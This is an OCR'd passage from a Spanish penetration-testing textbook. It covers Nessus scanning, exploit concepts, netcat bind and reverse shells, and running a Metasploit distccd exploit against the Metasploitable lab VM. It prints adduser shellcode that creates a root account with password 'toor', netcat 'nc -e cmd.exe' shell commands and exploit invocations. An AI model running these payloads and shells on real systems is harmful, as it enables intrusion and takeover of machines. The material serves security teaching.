


Figura 3.12. Defina los objetivos del escaneo

- **Name**. Asigne un nombre a esta ficha que define el o los ordenadores involucrados en la auditoría.

- **Type**. Permite definir la programación del lanzamiento del escaneo de vulnerabilidades, permitiendo lanzar el escaneo en el momento (*Run Now*), o programando una fecha y hora en el futuro (*Scheduled*). También puede guardar esta ficha como una plantilla (*Template*) para poder ser utilizada por otros en el futuro con distintas políticas de escaneo.

- **Policy**. Seleccione la política que ha creado en el paso anterior.

- **Scan Targets**. Permite la introducción de las direcciones IP o el nombre de las máquinas que se desea escanear separadas por punto y coma (;).

- **Targets File**. Puede incluir un fichero de texto con los nombres de máquina o direcciones IP separados por un salto de línea o por punto y coma.

4. Una vez definida una política y creado un filtro de escaneo haga clic en el botón **Launch Scan** situado en la esquina inferior derecha de la pantalla para comenzar con el escaneo de vulnerabilidades. Automáticamente el

programa volverá a la pantalla principal en la sección de **Reports**, donde mostrará el progreso de la auditoría de vulnerabilidades. Adicionalmente puede hacer doble clic sobre el escaneo activo para visualizar en tiempo real el progreso de la detección de vulnerabilidades. En esta pantalla se especifica el número de vulnerabilidades encontradas separadas por el nivel de riesgo. Haciendo clic sobre cada uno de los campos, el programa mostrará las definiciones de cada uno de los *bugs* o fallos de seguridad encontrados y un informe acerca de éste, incluyendo las direcciones a los CVE y páginas de seguridad en las que se documenta de forma mucho más detallada la vulnerabilidad encontrada.

Port	Protocol	SVC Name	Total	High	Medium	Low	Open Port
0	tcp	general	6	0	0	0	6
123	udp	ntp	1	0	0	1	0
137	udp	netbios-ns	1	0	0	1	0
139	tcp	smb	1	0	0	1	6
445	tcp	cifs	5	0	0	0	0

Figura 3.13. Informe de Nessus

3.1.3 Explotando la vulnerabilidad

Un *exploit* es un programa diseñado y enfocado a explotar (aprovechar) un fallo, error o vulnerabilidad de un *software* informático, con el fin de ejecutar código en la máquina atacada y conseguir así el dominio de la misma. Cada *exploit* funciona sólo con la versión de la aplicación que tiene el error y que no se ha parcheado aún, esto implica que el *exploit* se hace de forma muy concreta y precisa, además su tiempo de vida suele ser corto, ya que depende de lo que se tarde en sacar la actualización del *software* que corrige dicho *bug*.

Los *exploits* suelen estar escritos en lenguajes como C, aunque muchos están también escritos en lenguajes interpretados como Perl o Ruby (lenguaje utilizado para programar Metasploit Framework, del que se habla más adelante). No son los más comunes, pero también los podemos encontrar en formato de página Web (HTML) o escritos en un lenguaje de *scripting*, por ejemplo, un archivo "*.bat" para las plataformas Windows o con un fichero "*.sh" para el sistema operativo GNU/Linux.

El funcionamiento de estas herramientas suele seguir un esquema muy característico; éste depende del error que se quiera explotar, de las posibles acciones que dicho *bug* permita realizar, del objetivo perseguido en la máquina atacada y del código o *shellcode* que se quiera inyectar y ejecutar. Los resultados de la aplicación de un *exploit* sobre un sistema o programa informático pueden conseguir ejecutar una determinada instrucción como:

- Deshabilitar algún servicio o proceso que esté iniciado (por ejemplo, deshabilitar el antivirus, el *firewall* o un detector de intrusos).
- Generar una denegación de servicios (también conocido como ataque DoS, siglas en inglés de *Denial of Service*).
- Conseguir una consola del sistema operativo de la máquina atacada para tomar control de ella.
- Abrir una puerta trasera en los sistemas informáticos para volver en otra ocasión.
- Agregar una cuenta de usuario que puede ser utilizada para una validación transparente en el sistema por el atacante.
- ... y muchas más cosas que permite la imaginación humana.

El código que se inyecta y se ejecuta en la máquina atacada se denomina *shellcode* o *payload* (carga útil), suele estar escrito en ensamblador y compilado directamente en instrucciones de máquina. Estas sentencias se almacenan en la memoria y el sistema operativo las ejecuta, lo que permite ejecutar en el ordenador objetivo cualquier tipo de acción requerida con tal de que se pueda programar dentro del *exploit*. En el ejemplo siguiente se muestran dos códigos de una *shellcode* que permite añadir un usuario "root" con una contraseña "toor" en un sistema Linux. El primer código es la versión escrita en ensamblador del *payload* y el segundo hace alusión a la traducción de la *shellcode* en hexadecimal utilizando una codificación Alpha2 (Fuente: *http://www.metasploit.com/*).

```
/*Código en ensamblador para añadir un usuario y una contraseña en
Linux*/

BITS 32
global _start

%include "generic.asm"

_start:
  setreuid 0

  push  byte 0x05
  pop   eax
  xor   ecx, ecx
  push  ecx
  push  dword 0x64777373
  push  dword 0x61702f2f
  push  dword 0x6374652f
  mov   ebx, esp
  inc   ecx
  mov   ch, 0x04
  int   0x80
  xchg  eax, ebx
  call  getstr
db "ABC:AAnV3m35vbc/g:0:0::/:/bin/sh"
getstr:
  pop   ecx
  mov   edx, [ecx-4]
  push  byte 0x04
  pop   eax
  int   0x80
  push  byte 0x01
  pop   eax
  int   0x80


/*Código en hexadecimal separado en bytes, con codificación Alpha2 que
permite añadir a un sistema Linux un usuario "root" y un pasword "toor",
la shellcode está escrita para incluirla en un exploit escrito en
lenguaje C*/

/* linux_ia32_adduser -   LSHELL=/bin/sh LUSER=root LPASS=toor Size=244
Encoder=Alpha2 http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x37\x49\x51\x5a\x6a\x41"
"\x58\x30\x41\x31\x50\x41\x42\x6b\x42\x41\x51\x32\x42\x42\x42\x32"
"\x41\x41\x30\x41\x41\x58\x50\x38\x42\x42\x75\x4a\x49\x50\x31\x6a"
"\x69\x4f\x79\x6a\x6b\x32\x4a\x63\x76\x71\x48\x78\x4d\x6d\x50\x71"
"\x7a\x74\x45\x46\x38\x76\x51\x4b\x79\x46\x31\x32\x48\x33\x43\x43"
"\x43\x72\x57\x65\x34\x61\x78\x46\x4f\x34\x6f\x44\x30\x71\x71\x42"
"\x48\x66\x4f\x33\x55\x74\x34\x71\x73\x4e\x69\x7a\x43\x51\x51\x6e"
"\x55\x44\x44\x5a\x6d\x6d\x50\x4c\x53\x69\x78\x61\x32\x53\x30\x65"
"\x50\x53\x30\x44\x32\x50\x6f\x70\x6f\x70\x74\x37\x4a\x63\x71\x72"
"\x61\x73\x45\x71\x77\x56\x51\x70\x37\x55\x61\x62\x4a\x43\x55\x30"
"\x50\x30\x63\x42\x66\x32\x4f\x67\x4a\x66\x50\x36\x5a\x30\x30\x74"
"\x7a\x46\x5a\x74\x6f\x46\x5a\x54\x6f\x51\x72\x72\x49\x72\x4e\x64"
"\x6f\x52\x53\x71\x78\x65\x5a\x72\x79\x4c\x4b\x42\x71\x4b\x4c\x50"
"\x6a\x35\x54\x63\x68\x5a\x6d\x6f\x70\x71\x7a\x66\x61\x53\x68\x48"
"\x4d\x6d\x50\x41";
```

A continuación, se expone un ejemplo aclaratorio que explica de manera muy básica el funcionamiento de *exploits* bastante comunes. Ésta es una técnica muy común para insertar código en la memoria llamada *stack overflow* (desbordamiento en la pila), la cual permite explotar un *bug* conocido para luego inyectar en la pila de memoria de la máquina víctima una instrucción maliciosa.

Imaginemos que tenemos un programa que escribe por pantalla un mensaje escrito en una caja de texto y que está guardado en una variable, la cual soporta como máximo 20 caracteres. Si se quiere que salga por pantalla "Hola qué tal estás" se podrá hacer porque la frase tiene 15 letras con 3 espacios y cumple con la norma impuesta anteriormente, sin embargo, si escribe 25 veces la letra "A" ("AAAAAAAAAAAAAAAAAAAAAAAAA") el programa de prueba devuelve un mensaje de error que alerta sobre una "violación de segmento". Esto indica que se acaba de inducir un error, donde los 5 caracteres que sobran, en vez de ser borrados, sobrescriben los datos guardados en las cinco posiciones después de nuestra propia variable. Podría no haber nada en ese espacio, y en otras ocasiones, se interferirá con otra variable almacenada en memoria. Este error es la base de un proceso más complejo donde se trata de calcular la distancia exacta a un espacio en memoria donde se sabe que el ordenador interpretará las instrucciones guardadas, independientemente de dónde provengan éstas.

Tipos de Exploits

Existen en Internet una infinidad de *exploits* que permiten aprovecharse de la vulnerabilidad de un sistema. Estos se pueden clasificar de diferentes maneras que atienden a ciertas características propias del *exploit* del que se trate, ya pueda ser por su ejecución de forma local o remota, por el resultado que provoque en la máquina objetivo o por la forma de explotar el error del sistema. La clasificación más clara que se puede exponer es la relativa a *exploits* locales y remotos:

1. **Exploits locales**. Son aquellas instrucciones maliciosas que se deben ejecutar en el mismo sistema operativo de la máquina objetivo. Su finalidad suele ser conseguir que un usuario con permisos restringidos sea capaz de escalar privilegios, hasta obtener permisos de administrador o de sistema (*System*). También se utilizan este tipo de *exploits* para realizar ataques de DoS (*Denial of Service*) contra algún servicio que esté corriendo en el sistema atacado, como por ejemplo un servidor Web o de correo.

2. **Exploits remotos**. A diferencia del anterior tipo, estos ejecutables maliciosos se ejecutan en un ordenador a la distancia. Su funcionamiento es similar al de los *exploits* locales, sin embargo se diferencian en que estos explotan el error a través de aplicaciones vulnerables que están a la

escucha en la red (servidor Web, correo electrónico, servicio FTP, etc.). Según cómo se realice el ataque podemos clasificar estos *exploits* en tres tipos:

a. **Ataques a través de una página Web**. Son páginas HTML maliciosas que contienen un *script* generalmente escrito en Javascript, el cual permite explotar errores en el navegador Web o en el sistema de la víctima y así inyectar *software* espía o similares en la víctima.

b. **Ataque a un servicio que corre en un puerto**. Éste es el ataque más común, la metodología de estos *exploits* es la de enviar paquetes con la *shellcode* y los datos necesarios para provocar el error a un servicio de la máquina objetivo, esta información se envía a través de un puerto de la víctima donde el servicio problemático está iniciado. Estos *exploits* no sólo sirven para cargar un *payload* en el sistema atacado, sino que se puede utilizar para realizar ataques de denegación de servicios, por ejemplo, a través del envío masivo de paquetes de datos de tamaño considerable.

c. **Ataque SQL Injection**. Se trata de un método de ataque que está en pleno auge, debido a todo el desarrollo que ha habido en tecnologías de servicio Web. Este tipo de *exploit* se conecta a la base de datos de la víctima a través de aplicaciones Web vulnerables, inyectando instrucciones maliciosas a la base de datos, las cuales permiten realizar desde modificaciones en los registros hasta ejecutar otros comandos en el sistema operativo base.

Obtención, compilación y utilización de exploits

Una vez visto el concepto y los tipos de *exploit* existentes en la red, es hora de recopilar información sobre el sistema vulnerable que queremos atacar para poder encontrar así un *exploit* adecuado al *bug* que tenga.

En Internet puede encontrar dos tipos de *exploit* característicamente similares pero que tienen un elemento clave que hace una gran diferencia. Es obvio que a cualquier atacante le interesará tener un *exploit* que sea capaz de aprovecharse de un error que aún no tiene solución, parche o actualización, pero la gran mayoría de *exploits* disponibles ya tienen la vulnerabilidad correspondiente parcheada. Bajo esta premisa, se encuentra el elemento clave que diferencia a los dos tipos de *exploits*. El primer tipo de *exploit* se denomina *0-day* y engloba a todos

aquellos que son capaces de explotar una vulnerabilidad que aún no tenga parche que arregle el error informático. Este tipo de *exploit* es bastante difícil de encontrar, ya que se mueven por círculos privados a los que normalmente no se tiene acceso. El segundo tipo de *exploit* abarca aquellos que no son *0-day*, suelen ser mucho más fáciles de encontrar ya que se cuelgan en portales Web y en bases de datos de vulnerabilidades públicas al estilo de *Bugtraq*. Por muy viejo que sea un *exploit*, no hay que minimizar su importancia, debido a que siempre se podrá utilizar en la red contra alguna máquina objetivo cuyo administrador no parchea su sistema.

Existen una infinidad de *exploits* dentro de la gran "red de redes", sólo hay que saber buscarlos correctamente y así podremos encontrar los más recientes sin ningún problema. Lo más interesante será siempre buscar *exploits 0-day* en Internet. Estos son bastante difíciles de hallar y no basta con una simple búsqueda con Google. Si se quieren conseguir, deberá participar en comunidades de *hacking* en los servicios *chat* de IRC, o en foros especializados del tema, como el de la Web *http://www.elhacker.net*.

Una Web similar donde programadores, grupos de seguridad y especialistas del *hacking* ético publican *exploits* de los *bugs* que han encontrado y estudiado. Éstas están disponibles para la descarga del que lo quiera y están ordenados según la clase del *exploit*, la fecha de publicación y, además, en ocasiones, se puede encontrar *0-days*. Dicha Web es *http://exploit-db.com*.




Figura 3.14. The Exploit Database

Esta Web no sólo contiene una colección de *exploits* que se actualizan a diario, sino que alberga una colección de *shellcodes*, documentos y vídeos sobre el

uso de ciertas técnicas de *hacking* e intrusión en sistemas. También muestra la utilización de herramientas muy importantes, como es el Metasploit Framework (del que se hablará más adelante).

La mayoría de los *exploits* de Internet vienen en ficheros de texto plano que albergan el código fuente que se va a ejecutar. Este código suele estar programado en lenguajes como C, Perl y Python, y están preparados para ejecutarse bajo diferentes plataformas, como los sistemas Windows, Linux, Solaris, etc. Muchos de estos *exploits* siguen un patrón divulgativo y están preparados para probar una cierta vulnerabilidad pero sin causar ningún daño; esta característica se denomina PoC (*Proof of Concept* o Prueba de Concepto), y suele distinguirse por la *shellcode* que se utilice. Lo habitual es que se use un *payload* que ejecute la inofensiva calculadora de Windows, por ejemplo; u otro programa que permita comprobar que el *bug* existe y el *exploit* funciona.

Para poder ejecutar el *exploit* elegido, primero se ha de tener en cuenta qué *shellcode* se utiliza (por si tiene algún regalo no grato). Como es bastante difícil saber qué es lo que hace el *payload* exactamente, es recomendable cambiarlo por otro que tenga el mismo número de bytes y así proteger el sistema de posibles problemas. El paso siguiente a éste es compilar el *exploit*, y para ello necesitamos saber para qué plataforma ha sido diseñado (Windows, Linux...) ya que las funciones que se utilicen en el código pueden provenir de librerías de programación distintas, que estén preparadas para diferentes sistemas. Compilar no es una tarea sencilla, pues en muchas ocasiones se importan códigos fuente que el compilador no sabe cómo interpretar por no tener las definiciones de las funciones utilizadas; este problema es muy frecuente en los *exploits* que están escritos en C o en C++. Existen en Internet una gran variedad de compiladores gratuitos que poseen un gran abanico de librerías y funciones. Uno muy recomendable es el Lcc-Win32, que puede descargar de *http://www.cs.virginia.edu/~lcc-win32/*. Existe un excelente compilador gratuito que Microsoft ha puesto a disposición del público en su página Web, se trata del Visual C++ 2005 en su versión Express Edition, que es la edición más básica, pero es más que suficiente para compilar y generar código sin ningún problema.

La utilización y manejo de los *exploits* depende de varios factores que influyen según se realice el ataque a un objetivo local o remoto, a través de una denegación de servicio o para la ejecución de un cierto comando, etc. Normalmente los *exploits* locales trabajan con la simple ejecución del código compilado en la consola del sistema, aunque en ocasiones, necesitan información, como la dirección de un fichero en el sistema operativo base o la dirección IP de la máquina remota.

Nota: cada maestrillo tiene su librillo, y cada *exploit* tiene su creador, por lo que muy frecuentemente la interfaz de uso de estas herramientas cambia unas de otras, por lo que en este libro se recomienda documentarse ampliamente sobre la utilización y funcionamiento de los *exploits* antes de su ejecución.

En la siguiente imagen se muestra la utilización de un *exploit* antiguo, pero que por su rápida difusión se hizo muy famoso; fue el vector de ataque que utilizó el gusano Blaster, el cual en pocos días infectó a miles de usuarios de la red. Este *exploit* vulneraba un fallo del servicio remoto DCOM que permitía la ejecución de código malicioso en la máquina víctima. El *exploit* usado se llama **kath2**, y, aunque es antiguo, sigue existiendo en páginas dedicadas a la seguridad y el *hacking*. Esta herramienta está pensada para vulnerar masivamente equipos remotos que tengan el sistema Windows 2000 y 2003 sin parchear debidamente ante esta vulnerabilidad. Para poder ejecutarlo hay que pasarle a través de la consola de Windows un rango de direcciones IP que pertenezcan a las máquinas objetivo. Si alguna tiene el *bug* del servicio DCOM, aprovechará el error e inyectará un *payload* que ejecuta una *shell* directa en la consola. Se ejecuta escribiendo en consola **Kath.exe <Rango de IPs>** (Kath.exe 192.168.1.4 192.168.1.8):




Figura 3.15. Obtención de una shell remota de una máquina atacada con el exploit Kath2.exe

3.1.4 Utilización de shell como payload

El *payload* más común en ser utilizado es un *shell*. Éste es el término que se le da a la obtención de una consola en un ordenador remoto. La obtención de una *shell* remota es uno de los objetivos primordiales para un atacante o auditor. El atacante obtiene una conexión directa al entorno de red si la conexión remota no es detectada a tiempo. El auditor obtiene una *shell* como evidencia irrefutable de que el entorno de red es vulnerable. A continuación, se explican los dos tipos de *shell* que puede crear y los detalles en su funcionamiento.

Shell directa

El objetivo es simple: obtener una interfase para el control remoto de un ordenador. Esto es un proceso de, simplemente, redirigir el tráfico obtenido mediante un puerto y concatenar ese flujo de datos a un programa local. El *exploit* más sencillo es el que simplemente deje un puerto abierto a la escucha en ordenador remoto y desde el ordenador local se conecte directamente. Esto se puede lograr mediante el uso de **Netcat**, la "navaja suiza" de los administradores y *hackers* en la red. Ésta es una herramienta sencilla parecida al cliente Telnet pero con mucha más capacidad que tan solo conexiones remotas. Se puede obtener una versión para Windows desde *http://www.downloadnetcat.com*, y para Linux se puede instalar desde los repositorios de las distribuciones más conocidas, como Debian, Red Hat o Suse. Para obtener una *shell* directa con Netcat, se puede realizar lo siguiente:

En el ordenador víctima

```
C:\>nc -d -l -p 37337 -e cmd.exe
```

En el ordenador atacante

```
C:\>nc dirección_víctima 37337
```

La sintaxis de conexión de Netcat es igual a la de Telnet. En la primera instrucción, se deja Netcat a la escucha en el puerto 37337, poniendo en dicho puerto un **cmd.exe**; cuando se realice una conexión TCP/IP, se ejecuta inmediatamente una línea de comandos en la máquina de la persona que realiza la conexión. Una vez realizada la conexión, la consola ofrece el *prompt* del sistema operativo víctima. La conexión directa es el uso más común de Netcat, sin embargo esto no siempre funcionará. Los ordenadores hoy en día están protegidos por *firewalls* o *routers* que por defecto no dejan la conexión entrar. De esta manera,

aunque se tenga acceso local al ordenador y se configure un *backdoor* mediante Netcat de forma directa, nunca se podrá realizar una conexión desde fuera hacia adentro de la organización.

Shell reversa

Mientras que el *firewall* no permite conexiones entrantes no autorizadas, normalmente la red interna es clasificada como confiable y esto significa que permite las conexiones desde adentro hacia fuera de una manera menos estricta o por lo menos suele ser más permisiva con este tipo de conexiones que salen de la organización. Sabiendo esto, se pueden modificar las instrucciones de Netcat para que éste se conecte al ordenador atacante. Para lograrlo, puede ejecutar las siguientes instrucciones:

Desde el ordenador atacante

```
C:\>nc -v -l -p 37337
```

Desde el ordenador víctima

```
C:\>nc dirección_atacante 37337 -e cmd.exe
```

Nota: al realizar la conexión, puede no aparecer el *prompt* de la línea de comandos de Windows. Pudiera parecer que no funcionó la *shell* reversa, pero si empieza a ejecutar comandos desde la ventana donde se dejó el Netcat a la escucha verá como responde el ordenador víctima.

Esta técnica es conocida como la conexión o *shell* reversa. Como se realiza la conexión desde adentro hacia afuera, para el *firewall* es una sesión en algunos casos transparente y permisible. Éste es el método preferido de conexión de la mayoría del *malware* existente en Internet, servidores troyanos que se conectan desde adentro a un cliente en Internet. Esto es el caso de troyanos como el famoso Flux o Bifrost. Esto también se puede lograr con los *exploits* encontrados en Metasploit Framework eligiendo el *payload* adecuado, identificable por su nombre con la palabra clave *reverse*.

Nota: la migración de Netcat a Windows le ha dotado de algunos parámetros adicionales para su uso, que pueden no encontrarse en su versión equivalente para Linux. Para obtener todos los parámetros disponibles en la versión de que disponga, basta con escribir **nc –h**.

3.2 METASPLOIT FRAMEWORK

Una de las herramientas más utilizadas hoy en día para la gestión de vulnerabilidades y la realización de test de penetración en sistemas informáticos es **Metasploit Framework**. Esta herramienta fue diseñada para la comunidad de *hackers* éticos dedicados a las pruebas de intrusión de máquinas remotas y locales. No sólo facilita el uso de *exploits* mediante una interfaz estándar, sino que permite el desarrollo de nuevos *exploits*, además de la automatización de ataques. El *software* es libre y se puede descargar del sitio Web: *www.metasploit.com*.

Metasploit tiene muchas modalidades de uso, pero una de las más útiles es mediante la línea de comandos con la utilidad de **msfcli**. Aunque puede parecer complejo inicialmente, una vez que aprenda a manejarse bien con ella podrá crear y lanzar *exploits* desde la línea de comandos, automatizando el proceso con *scripts*.

Para comenzar a utilizar la línea de comandos de Metasploit, puede comenzar listando la ayuda. Con la opción *help* (**-h**), podrá ver las opciones de las que dispone **msfcli**.

```
~# msfcli -h
Usage: /opt/metasploit3/msf3/msfcli <exploit_name> <option=value> [mode]
================================================================================
    Mode            Description
    ----            -----------
    (H)elp          You're looking at it baby!
    (S)ummary       Show information about this module
    (O)ptions       Show available options for this module
    (A)dvanced      Show available advanced options for this module
    (I)DS Evasion   Show available ids evasion options for this module
    (P)ayloads      Show available payloads for this module
    (T)argets       Show available targets for this exploit module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module
```

Todas estas opciones se añaden al final de la línea que esté creando para conseguir el resultado esperado. Otra de las características que tiene **msfcli** es que gracias a que la salida que devuelve es interpretada por el sistema Linux, éste puede usar comandos de tratamiento de cadena como **cut** y **grep** para filtrar la salida de **msfcli**.

Si introduce el comando **msfcli** sin ningún parámetro extra, por defecto le mostrará la ayuda seguida de todos los módulos de *exploits* disponibles. Debido a la gran cantidad de *exploits* disponibles, para que esta salida pueda serle útil debe filtrar la salida utilizando las palabras clave que describan la vulnerabilidad a buscar. En Linux, para hacer este tipo de operaciones puede usar el comando **grep**,

precedido de una tubería o *pipe* (|). Esto hará que Linux muestre por pantalla la salida de **msfcli**, pero, antes de hacerlo, pasará todo el contenido por una tubería hacia **grep** que filtrará toda la información en busca de las coincidencias especificadas. Por ejemplo, si usase el comando *msfcli | grep mysql*, obtendría todos los módulos referentes a MySQL en Metasploit.

```
~# msfcli |grep mysql
[*] Please wait while we load the module tree...
    exploit/linux/mysql/mysql_yassl_getname       MySQL yaSSL CertDecoder:
:GetName Buffer Overflow
    exploit/linux/mysql/mysql_yassl_hello         MySQL  yaSSL  SSL  Hello
Message Buffer Overflow
    exploit/windows/mysql/mysql_yassl_hello       MySQL  yaSSL  SSL  Hello
Message Buffer Overflow
    auxiliary/admin/mysql/mysql_enum              MySQL Enumeration Module
    auxiliary/admin/mysql/mysql_sql               MySQL SQL Generic Query
    auxiliary/scanner/mysql/mysql_login           MySQL Login Utility
    auxiliary/scanner/mysql/mysql_version          MySQL   Server   Version
Enumeration
```

3.2.1 Configurando un *exploit*

Ahora que sabe cómo encontrar un *exploit* utilizando la plataforma de Metasploit, lo único que falta es ver cómo se utiliza para lanzar un ataque hacia un ordenador específico. En la página de Metasploit, encontrará el proyecto Metasploitable, un servidor Linux basado en Ubuntu que se puede descargar como máquina virtual para productos VMware. Este servidor contiene un gran número de servicios que pueden ser vulnerados mediante el uso de Metasploit Framework. Utilice esta máquina para poder practicar con el uso de Metasploit Framework.

A continuación, se detallan los pasos para configurar un módulo *exploit* en Metasploit. Este ejercicio utiliza una de las vulnerabilidades presentes en Metasploitable. Al final del ejercicio, podrá configurar las opciones requeridas por un *exploit*, configurar el *payload* del mismo y lanzarlo exitosamente.

1. El siguiente ejercicio utilizará una vulnerabilidad en el servidor Samba de Linux mediante el servicio **distccd**. Este servicio es un compilador distribuido utilizado por Samba y otros proyectos GNU para la compilación y distribución de paquetes. El problema del servicio es que no provee autenticación, y permite que cualquier ordenador con conexión directa a él pueda ejecutar comandos en el servidor donde se encuentra. Para disponer de más información de un módulo, a través de la utilidad **msfcli**, especifique el módulo con la opción **S** de *Summary* para ver un resumen de información y opciones disponibles para el módulo.

```
root@Linux:/opt/framework3# msfcli exploit/unix/misc/distcc_exec S
[*] Please wait while we load the module tree...
       Name: DistCC Daemon Command Execution
    Version: 9669
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
Provided by:
   hdm <hdm@metasploit.com>
Available targets:
   Id  Name
   --  ----
   0   Automatic Target

Basic options:
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   3632             yes       The target port

Payload information:
   Space: 1024

Description:
  This module uses a documented security weakness to execute arbitrary
  commands on any system running distccd.

References:
   http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2687
   http://www.osvdb.org/13378
   http://distcc.samba.org/security.html
```

2. En las opciones, se puede ver que el puerto remoto, denotado por la variable **RPORT**, ya está puesta. Lo único que permanece por ser definido es la variable **RHOST**, que se utiliza para establecer la dirección IP de la máquina objetivo o víctima. Anote esta variable y su valor a un lado para la construcción del comando final.

3. Seguidamente deberá elegir un *payload* que utilizará el *exploit* una vez vulnerada la máquina víctima. Con la opción **P**, **msfcli** le mostrará todos los *payloads* disponibles para el módulo *exploit* seleccionado.

```
root@Linux:/opt/framework3# msfcli exploit/unix/misc/distcc_exec P
[*] Please wait while we load the module tree...

Compatible payloads
===================

   Name                    Description
   ----                    -----------
   cmd/unix/bind_perl       Listen for a connection and spawn a command
shell via perl
   cmd/unix/bind_ruby      Continually listen for a connection and spawn a
command shell via Ruby
   cmd/unix/generic        Executes the supplied command
   cmd/unix/reverse            Creates an interactive shell through two
inbound connections
   cmd/unix/reverse_perl   Creates an interactive shell via perl
   cmd/unix/reverse_ruby    Connect back and create a command shell via
Ruby
```

Como puede ver, los *payload* a seleccionar se limitan a la plataforma que afecta el *exploit*. En este caso, como el sistema a atacar es Linux, se muestran aquellos compatibles con sistemas *nix. Entre las opciones disponibles, puede elegir una *shell* directa o reversa. Para este caso, se hará uso de la *shell* directa hecha en Perl.

4. Para utilizar el *exploit* con la *shell* directa hecha en Perl, utilice la variable **PAYLOAD** para especificar el módulo *payload*. Para ejecutar el *exploit*, utilice la opción **E** al final de la instrucción:

```
root@Linux:/opt/framework3#     msfcli     exploit/unix/misc/distcc_exec
PAYLOAD=cmd/unix/bind_perl RHOST=192.168.121.130 E

[*] Please wait while we load the module tree...
[*] Started bind handler
[*]   Command   shell   session   1   opened   (192.168.121.137:38142   ->
192.168.121.130:4444)

whoami
daemon
```

5. En el comando ejecutado, se resaltan las opciones previamente mencionadas para que vea el uso apropiado de ellas. El último parámetro, **E**, es la instrucción para lanzar el *exploit* a la máquina víctima. La línea resaltada al final de la pantalla indica una sesión abierta exitosamente. No hay un *prompt* para indicar que está dentro, pero al ejecutar el comando **whoami**, el sistema operativo responde diciendo que es el usuario "daemon", una cuenta de sistema para la ejecución de servicios.

6. En el caso de haber querido utilizar una *shell* reversa, Metasploit añade otra serie de opciones a configurar para el uso correcto de este módulo *payload*. Especificando el módulo, utilice el parámetro **O** para ver las nuevas opciones:

```
root@Linux:/opt/framework3#      msfcli      exploit/unix/misc/distcc_exec
PAYLOAD=cmd/unix/reverse_perl O
[*] Please wait while we load the module tree...

   Name    Current Setting  Required Description
   ----    ---------------  -------- -----------
   RHOST                    yes      The target address
   RPORT   3632             yes      The target port

   LHOST                    yes      The local address
